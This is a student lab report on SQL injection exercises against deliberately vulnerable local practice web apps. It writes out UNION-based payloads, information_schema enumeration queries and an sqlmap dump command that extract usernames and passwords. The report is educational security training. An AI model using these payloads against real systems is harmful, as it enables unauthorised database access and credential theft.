

INJECTION LABORATORY PRACTICE REPORT

Task 06 – SQL Injection Vulnerability Assessment

Student: Hasib Ahmed

Date: 26/06/26

Gmail: hasibahmedmax@gmail.com

1. Introduction


This report documents a practical SQL Injection exercise conducted on two deliberately vulnerable web applications within a local Kali Linux environment. Using manual UNION-based payloads and the automated SQLMap tool, the objective was to identify injection points, enumerate database schemas, and extract sensitive user credentials. The exercise demonstrates how unsanitised input in features like search forms can expose backend databases to complete compromise.

2. Lab Environment Setup

Component	Details
Platform	Localhost PHP/MySQL (PEH Labs)
Tools	Firefox, Burp Suite, SQLMap

Setup Steps:

- Install and Setup Docker first
- Then Put **Peh-web-labs.tar.gz** file in `cd ~/Downloads/labs` (This file is a Manual Lab for practice)
- Extract it with `tar -xvf Peh-web-labs.tar.gz`
- Then go to `cd ~/Downloads/labs` & `sudo docker-compose up` (services started)
- Opened `http://localhost` in Firefox
- Reset database from the setup page



```
hasib@kali: ~/Downloads/labs
Session Actions Edit View Help
(hasib@kali)~[~]
$ cd Downloads
(hasib@kali)~[~/Downloads]
$ cd labs
(hasib@kali)~[~/Downloads/labs]
$ ls
assets      docker-compose.yml  init.php
capstone    Dockerfile           labs
checks.php  includes             set-permissions.sh
db.php      index.php            user-content
dev.md      init_init.php


(hasib@kali)~[~/Downloads/labs]
$ sudo docker-compose up
```

3. Injection 0x01 – Basic User Search Lab

3.1 Vulnerability Discovery

- **Normal search** for jeremy → returned jeremy@example.com
- **Injection payload:** jeremy' or 1=1# → all users (jeremy, jessamy, bob) returned
→ Confirmed unsanitized input, vulnerable to SQLi.

[Labs](#) / Injection 0x01



User search

jeremy' or 1=1#

Search

jeremy' or 1=1#

Username: jeremy - Email: jeremy@example.com

Username: jessamy - Email: jessamy@example.com

Username: bob - Email: bob@example.com

3.2 Column Count Discovery

Payload

Result

jeremy' union select null#

Failed (1 column)


jeremy' union select null,null#

Failed (2 columns)

jeremy' union select null,null,null#

☒ Success – 3 columns

[Labs](#) / Injection 0x01



User search

jeremy' union select null,null,null#

Search

jeremy' union select null,null,null#

Username: jeremy - Email: jeremy@example.com

Username: - Email:

3.3 Database Fingerprinting

- **Payload:** jeremy' union select null,null,version()#

- **Output:** 8.0.34 – identified MySQL version.

[Labs](#) / Injection 0x01

User search

jeremy' union select null,null,version()#

Search

jeremy' union select null,null,version()#

Username: jeremy - Email: jeremy@example.com

Username: - Email: 8.0.46

3.4 Table Enumeration

- **Payload:** `jeremy' union select null,null,table_name from information_schema.tables#`
- **Key tables found:** `injection0x01`, `injection0x02`, `injection0x03_products`, `injection0x03_users`

3.5 Credential Extraction

- **Payload:** `jeremy' union select null,username,password from injection0x01#`

Username	Password
jeremy	jeremyspassword
jessamy	jessamyspassword
bob	bobspassword

[Labs](#) / Injection 0x01

User search

jeremy' union select null,username,password from injection0x01#

Search

jeremy' union select null,username,password from injection0x01#

Username: jeremy - Email: jeremy@example.com

Username: - Email: jeremyspassword

Username: - Email: jessamyspassword

Username: - Email: bobspassword

4. Injection 0x03 – Product Search Challenge Lab

4.1 Application Overview


- **Page:** “Sushi Supplies” with a product search box.
- Initial product displayed: *Tanjyoubi Sushi Rack*.

4.2 Vulnerability Confirmation

- **Payload:** 1=1# – matched products even for an unmatching search, proving injection.


4.3 Column Count

- **Payload:** *Tanjyoubi Sushi Rack' union select null,null,null,null#* → ☒ 4 columns confirmed.



4.4 Table Enumeration

- **Payload:** *... union select null,null,null,table_name from information_schema.tables#*
- Found injection0x03_users (among others).



4.5 Data Extraction

Target	Payload	Result
Username	<i>Tanjyoubi Sushi Rack' union select null,null,null,username from injection0x03_users#</i>	takeshi
Password	<i>Tanjyoubi Sushi Rack' union select null,null,null,password from injection0x03_users#</i>	onigirigadaisuki

4.6 Automated Exploitation with SQLMap by using Burp Suite

- **Command:** `sqlmap -r req4.txt -T injection0x03_users --dump`
- **Output:** Confirmed database peh-labs, dumped the single entry:

username

password

takeshi

onigirigadaisuki

7. Conclusion

The hands-on testing successfully extracted database versions, table structures, and plaintext passwords from both target applications, confirming the critical danger of improper input handling. Simple UNION queries proved sufficient to bypass application logic and access sensitive data, highlighting that SQL Injection remains a severe threat when secure coding practices are neglected. Effective mitigation demands mandatory use of prepared statements, strict input validation, and regular security assessments to prevent such devastating data breaches.